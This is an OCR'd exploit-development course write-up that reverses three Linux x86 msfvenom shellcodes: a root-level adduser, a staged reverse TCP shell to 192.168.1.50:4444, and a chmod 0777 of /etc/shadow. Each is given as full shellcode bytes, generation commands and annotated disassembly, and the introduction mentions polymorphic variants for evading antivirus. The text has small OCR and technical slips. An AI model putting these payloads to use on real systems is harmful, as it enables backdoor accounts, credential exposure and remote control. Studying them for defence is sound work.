
Reversing 3 Msfvenom Shellcodes



Author: Hussien Yousef
Email: h.yousef0@outlook.com
Date: 1 December, 2017

SLAE

[0x00] Introduction:

In this publication, three different shellcodes will be generated by msfvenom then reversed for the purpose of studying how they work and open the doors for the reader's imagination to develop ways to make them better or create polymorphic versions out of them to bypass Anti-Virus software.

[0x01] Reversing "linux/x86/adduser" Shellcode:

This shellcode will add a user account on a target system upon successful execution. To study the shellcode, first we will have to generate it with:

```
root@kali:~# msfvenom -p linux/x86/adduser USER=hussien PASS=123456 -f c -a x86
No platform was selected, choosing Msf::Module::Platform::Linux from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 94 bytes
Final size of c file: 421 bytes
unsigned char buf[] =
"\x31\xc9\x89\xcb\x6a\x46\x58\xcd\x80\x6a\x05\x58\x31\xc9\x51"
"\x68\x73\x73\x77\x64\x68\x2f\x2f\x70\x61\x68\x2f\x65\x74\x63"
"\x89\xe3\x41\xb5\x04\xcd\x80\x93\xe8\x25\x00\x00\x00\x68\x75"
"\x73\x73\x69\x65\x6e\x3a\x41\x7a\x52\x4d\x79\x41\x46\x70\x59"
"\x42\x6a\x64\x59\x3a\x30\x3a\x30\x3a\x3a\x2f\x3a\x2f\x62\x69"
"\x6e\x2f\x73\x68\x0a\x59\x8b\x51\xfc\x6a\x04\x58\xcd\x80\x6a"
"\x01\x58\xcd\x80";
```

Now that we have our shellcode, we will put it in a "C" wrapper code then debug it with GDB, and the following shows the assembly representation of the shellcode:

```
0x0804a040 <+0>:     xor    ecx,ecx
0x0804a042 <+2>:     mov    ebx,ecx
0x0804a044 <+4>:     push   0x46
0x0804a046 <+6>:     pop    eax
0x0804a047 <+7>:     int    0x80
0x0804a049 <+9>:     push   0x5
0x0804a04b <+11>:    pop    eax
0x0804a04c <+12>:    xor    ecx,ecx
0x0804a04e <+14>:    push   ecx
0x0804a04f <+15>:    push   0x64777373
0x0804a054 <+20>:    push   0x61702f2f
0x0804a059 <+25>:    push   0x6374652f
0x0804a05e <+30>:    mov    ebx,esp
0x0804a060 <+32>:    inc    ecx
0x0804a061 <+33>:    mov    ch,0x4
0x0804a063 <+35>:    int    0x80
0x0804a065 <+37>:    xchg   ebx,eax
0x0804a066 <+38>:    call   0x804a090 <shellcode+80>
0x0804a06b <+43>:    push   0x69737375
0x0804a070 <+48>:    outs   dx,BYTE PTR gs:[esi]
0x0804a072 <+50>:    cmp    al,BYTE PTR [ecx+0x7a]
0x0804a075 <+53>:    push   edx
0x0804a076 <+54>:    dec    ebp
0x0804a077 <+55>:    jns    0x804a0ba
0x0804a079 <+57>:    inc    esi
```

```
0x0804a07a <+58>:    jo     0x804a0d5
0x0804a07c <+60>:    inc    edx
0x0804a07d <+61>:    push   0x64
0x0804a07f <+63>:    pop    ecx
0x0804a080 <+64>:    cmp    dh,BYTE PTR [eax]
0x0804a082 <+66>:    cmp    dh,BYTE PTR [eax]
0x0804a084 <+68>:    cmp    bh,BYTE PTR [edx]
0x0804a086 <+70>:    das
0x0804a087 <+71>:    cmp    ch,BYTE PTR [edi]
0x0804a089 <+73>:    bound  ebp,QWORD PTR [ecx+0x6e]
0x0804a08c <+76>:    das
0x0804a08d <+77>:    jae    0x804a0f7
0x0804a08f <+79>:    or     bl,BYTE PTR [ecx-0x75]
0x0804a092 <+82>:    push   ecx
0x0804a093 <+83>:    cld
0x0804a094 <+84>:    push   0x4
0x0804a096 <+86>:    pop    eax
0x0804a097 <+87>:    int    0x80
0x0804a099 <+89>:    push   0x1
0x0804a09b <+91>:    pop    eax
0x0804a09c <+92>:    int    0x80
```

Now we will go over them, the first instructions perform the system call, setreuid(0, 0) , which sets the real effective user / group IDs for the process the shellcode is running under as “root”, this will work if the process was executed with “sudo” or the SUID bit is set and the owner is root:

```
xor    ecx,ecx
mov    ebx,ecx
push   0x46
pop    eax
int    0x80
```

Next, the system call, open(“/etc//passwd”, 1) is executed. Highlighted in RED, are the hexadecimal representations of the reverse of the string “/etc//passwd”. Double slash was used to make the push instruction, push exactly 4 bytes to align with the Null byte that was pushed with the “push ecx” instruction:

```
push   0x5
pop    eax
xor    ecx,ecx
push   ecx
push   0x64777373
push   0x61702f2f
push   0x6374652f
mov    ebx,esp
inc    ecx
mov    ch,0x4
int    0x80
```

After that, the file descriptor returned by the open() function, is moved to “ebx”, and a call was used to jump to the second part of the shellcode. Here, “call” is used instead of “jmp”

for one smart reason, that is because it pushes the address of the next instruction to the stack, which we will discover later that it's not an instruction, but actually the data for the user to be added to the /etc/passwd file. Hence, the second part of the shellcode will have a pointer to the contents to write to /etc/passwd stored in "esp":

```
xchg   ebx,eax
call   0x804a090 <shellcode+80>
```

After the call instruction, we will notice that the assembly representation of the binary has been changed, due to the change in the alignment caused by the jump. The system call executed after the jump is write(fd, ret, ret-4). "fd", is the file descriptor returned by open(). "ret" is the return address stored by the "call" instruction which is the address of "data" to write to the file, and "ret-4" will contain the size of the content to write (37 bytes):

```
pop    ecx
mov    edx,DWORD PTR [ecx-0x4]
push   0x4
pop eax
int    0x80
```

Displaying the string at "ret" shows:

```
0x68   0x75   0x73   0x73   0x69   0x65   0x6e   0x3a
0x41   0x7a   0x52   0x4d   0x79   0x41   0x46   0x70
0x59   0x42   0x6a   0x64   0x59   0x3a   0x30   0x3a
0x30   0x3a   0x3a   0x2f   0x3a   0x2f   0x62   0x69
0x6e   0x2f   0x73   0x68   0x0a
```

Which is in "ASCII":

```
hussien:AzRMyAFpYBjdY:0:0::/:/bin/sh
```

Hence, this system call will add this entry to "/etc/passwd" file, which is what is required to add a new user account, we can also see that UID and GUID are both "0" which means that the new user will have root permissions. Next, exit() is called to end execution:

```
push   0x1
pop    eax
int    0x80
```

And this marks the end of reversing and analyzing our msfvenom shellcode.

[0x02] Reversing “linux/x86/shell/reverse_tcp” Shellcode:

This shellcode will perform a staged shell reverse TCP connection upon successful execution. To study the shellcode, first we will have to generate it with:

```
root@kali:~# msfvenom -p linux/x86/shell/reverse_tcp LHOST=192.168.1.50 LPORT=4444 -f c
-a x86
No platform was selected, choosing Msf::Module::Platform::Linux from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 123 bytes
Final size of c file: 543 bytes
unsigned char buf[] =
"\x6a\x0a\x5e\x31\xdb\xf7\xe3\x53\x43\x53\x6a\x02\xb0\x66\x89"
"\xe1\xcd\x80\x97\x5b\x68\xc0\xa8\x01\x32\x68\x02\x00\x11\x5c"
"\x89\xe1\x6a\x66\x58\x50\x51\x57\x89\xe1\x43\xcd\x80\x85\xc0"
"\x79\x19\x4e\x74\x3d\x68\xa2\x00\x00\x00\x58\x6a\x00\x6a\x05"
"\x89\xe3\x31\xc9\xcd\x80\x85\xc0\x79\xbd\xeb\x27\xb2\x07\xb9"
"\x00\x10\x00\x00\x89\xe3\xc1\xeb\x0c\xc1\xe3\x0c\xb0\x7d\xcd"
"\x80\x85\xc0\x78\x10\x5b\x89\xe1\x99\xb6\x0c\xb0\x03\xcd\x80"
"\x85\xc0\x78\x02\xff\xe1\xb8\x01\x00\x00\x00\xbb\x01\x00\x00"
"\x00\xcd\x80";
```

Now that we have our shellcode, we will put it in a “C” wrapper code then debug it with GDB, and the following shows the assembly representation of the shellcode:

```
  0x0804a040 <shellcode+0>:     push   0xa
  0x0804a042 <shellcode+2>:     pop    esi
  0x0804a043 <shellcode+3>:     xor    ebx,ebx
  0x0804a045 <shellcode+5>:     mul    ebx
  0x0804a047 <shellcode+7>:     push   ebx
  0x0804a048 <shellcode+8>:     inc    ebx
  0x0804a049 <shellcode+9>:     push   ebx
  0x0804a04a <shellcode+10>:    push   0x2
  0x0804a04c <shellcode+12>:    mov    al,0x66
  0x0804a04e <shellcode+14>:    mov    ecx,esp
  0x0804a050 <shellcode+16>:    int    0x80
  0x0804a052 <shellcode+18>:    xchg   edi,eax
  0x0804a053 <shellcode+19>:    pop    ebx
  0x0804a054 <shellcode+20>:    push   0x3201a8c0
  0x0804a059 <shellcode+25>:    push   0x5c110002
  0x0804a05e <shellcode+30>:    mov    ecx,esp
  0x0804a060 <shellcode+32>:    push   0x66
  0x0804a062 <shellcode+34>:    pop    eax
  0x0804a063 <shellcode+35>:    push   eax
  0x0804a064 <shellcode+36>:    push   ecx
  0x0804a065 <shellcode+37>:    push   edi
  0x0804a066 <shellcode+38>:    mov    ecx,esp
  0x0804a068 <shellcode+40>:    inc    ebx
  0x0804a069 <shellcode+41>:    int    0x80
  0x0804a06b <shellcode+43>:    test   eax,eax
  0x0804a06d <shellcode+45>:    jns    0x804a088 <shellcode+72>
  0x0804a06f <shellcode+47>:    dec    esi
  0x0804a070 <shellcode+48>:    je     0x804a0af <shellcode+111>
  0x0804a072 <shellcode+50>:    push   0xa2
```

```
  0x0804a077 <shellcode+55>:   pop    eax
  0x0804a078 <shellcode+56>:   push   0x0
  0x0804a07a <shellcode+58>:   push   0x5
  0x0804a07c <shellcode+60>:   mov    ebx,esp
  0x0804a07e <shellcode+62>:   xor    ecx,ecx
  0x0804a080 <shellcode+64>:   int    0x80
  0x0804a082 <shellcode+66>:   test   eax,eax
  0x0804a084 <shellcode+68>:   jns    0x804a043 <shellcode+3>
  0x0804a086 <shellcode+70>:   jmp    0x804a0af <shellcode+111>
  0x0804a088 <shellcode+72>:   mov    dl,0x7
  0x0804a08a <shellcode+74>:   mov    ecx,0x1000
  0x0804a08f <shellcode+79>:   mov    ebx,esp
  0x0804a091 <shellcode+81>:   shr    ebx,0xc
  0x0804a094 <shellcode+84>:   shl    ebx,0xc
  0x0804a097 <shellcode+87>:   mov    al,0x7d
  0x0804a099 <shellcode+89>:   int    0x80
  0x0804a09b <shellcode+91>:   test   eax,eax
  0x0804a09d <shellcode+93>:   js     0x804a0af <shellcode+111>
  0x0804a09f <shellcode+95>:   pop    ebx
  0x0804a0a0 <shellcode+96>:   mov    ecx,esp
  0x0804a0a2 <shellcode+98>:   cdq
  0x0804a0a3 <shellcode+99>:   mov    dh,0xc
  0x0804a0a5 <shellcode+101>: mov    al,0x3
  0x0804a0a7 <shellcode+103>: int    0x80
  0x0804a0a9 <shellcode+105>: test   eax,eax
  0x0804a0ab <shellcode+107>: js     0x804a0af <shellcode+111>
  0x0804a0ad <shellcode+109>: jmp    ecx
  0x0804a0af <shellcode+111>:  mov    eax,0x1
  0x0804a0b4 <shellcode+116>: mov    ebx,0x1
  0x0804a0b9 <shellcode+121>: int    0x80
```

Now we will go over them, the first instructions perform the system call, socketcall(1, *esp), which will call socket(2, 1, 0). This will create a socket file descriptor for a TCP socket:

```
push   0xa
pop    esi
xor    ebx,ebx
mul    ebx
push   ebx
inc    ebx
push   ebx
push   0x2
mov    al,0x66
mov    ecx,esp
int    0x80
```

Next, the system call, socketcall(3, *esp), which will call connect(sockfd, struct sockaddr *addr, addrlen) is executed. The sockaddr structure is pushed to the stack, which contains the ip address and port to connect to:

```
xchg   edi,eax
pop    ebx
push   0x3201a8c0
```

```
push   0x5c110002
mov    ecx,esp
push   0x66
pop    eax
push   eax
push   ecx
push   edi
mov    ecx,esp
inc    ebx
int    0x80
```

After that, it will test if the connect request did succeed, if it succeeded it will jump to <shellcode+72>. However, if it failed, it will sleep for 5 seconds. It will try 10 times, if non of them produce a successful connection, it will jump to the exit function at <shellcode+111>:

```
test   eax,eax
jns    0x804a088 <shellcode+72>
dec    esi
je     0x804a0af <shellcode+111>
push   0xa2
pop    eax
push   0x0
push   0x5
mov    ebx,esp
xor    ecx,ecx
int    0x80
test   eax,eax
jns    0x804a043 <shellcode+3>
jmp    0x804a0af <shellcode+111>
```

At this stage, the connect() function should have succeeded. Here the system call mprotect(stackpage, 4096, 7) is called which will mark 4096 memory addresses of the stack page as an executable, if it tails it will jump to the exit function at <shellcode+111>:

```
mov    dl,0x7
mov    ecx,0x1000
mov    ebx,esp
shr    ebx,0xc
shl    ebx,0xc
mov    al,0x7d
int    0x80
test   eax,eax
js     0x804a0af <shellcode+111>
```

Finally, it will store the stack pointer address at ecx, then it will call the system call read() to read the second stage of the shellcode from the socket file descriptor to the stack, if it fails it will jump to the exit function at <shellcode+111>. Otherwise, it will jump to “ecx” which is the “esp” pointer, which will execute the second stage of the shellcode:

```
pop    ebx
mov    ecx,esp
cdq
mov    dh,0xc
```

```
mov    al,0x3
int    0x80
test   eax,eax
js     0x804a0af <shellcode+111>
jmp    ecx
```

[0x03] Reversing “linux/x86/chmod” Shellcode:

This shellcode will change the access permissions for /etc/shadow to 0777 on a target system upon successful execution. To study the shellcode, first we will have to generate it with:

```
root@kali:~# msfvenom -p linux/x86/chmod file=/etc/shadow mode=0777 -f c -a x86
No platform was selected, choosing Msf::Module::Platform::Linux from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 36 bytes
Final size of c file: 177 bytes
unsigned char buf[] =
"\x99\x6a\x0f\x58\x52\xe8\x0c\x00\x00\x00\x2f\x65\x74\x63\x2f"
"\x73\x68\x61\x64\x6f\x77\x00\x5b\x68\xff\x01\x00\x00\x59\xcd"
"\x80\x6a\x01\x58\xcd\x80";
```

Now that we have our shellcode, we will put it in a “C” wrapper code then debug it with GDB, and the following shows the assembly representation of the shellcode:

```
0x0804a040 <shellcode+0>:    cdq
0x0804a041 <shellcode+1>:    push   0xf
0x0804a043 <shellcode+3>:    pop    eax
0x0804a044 <shellcode+4>:    push   edx
0x0804a045 <shellcode+5>:    call   0x804a056 <shellcode+22>
0x0804a04a <shellcode+10>:   das
0x0804a04b <shellcode+11>:   gs je  0x804a0b1
0x0804a04e <shellcode+14>:   das
0x0804a04f <shellcode+15>:   jae    0x804a0b9
0x0804a051 <shellcode+17>:   popa
0x0804a052 <shellcode+18>:   outs   dx,DWORD PTR fs:[esi]
0x0804a054 <shellcode+20>:   ja     0x804a056 <shellcode+22>
0x0804a056 <shellcode+22>:   pop    ebx
0x0804a057 <shellcode+23>:   push   0x1ff
0x0804a05c <shellcode+28>:   pop    ecx
0x0804a05d <shellcode+29>:   int    0x80
0x0804a05f <shellcode+31>:   push   0x1
0x0804a061 <shellcode+33>:   pop    eax
0x0804a062 <shellcode+34>:   int    0x80
```

This shellcode is quite a trivial one, it uses the call instruction at <shellcode+5> to push the address for the data after it, to the stack. Then it goes to <shellcode+22>, where the system call to chmod(“/etc/shadow, 0xff) is called. Then it calls the exit() function. Highlighted in red, is where the ASCII bytes for the string “/etc/shadow” are.

```
(gdb) x/11bx 0x0804a04a
0x804a04a <shellcode+10>:       0x2f    0x65    0x74    0x63    0x2f    0x73    0x68    0x61
0x804a052 <shellcode+18>:       0x64    0x6f    0x77
```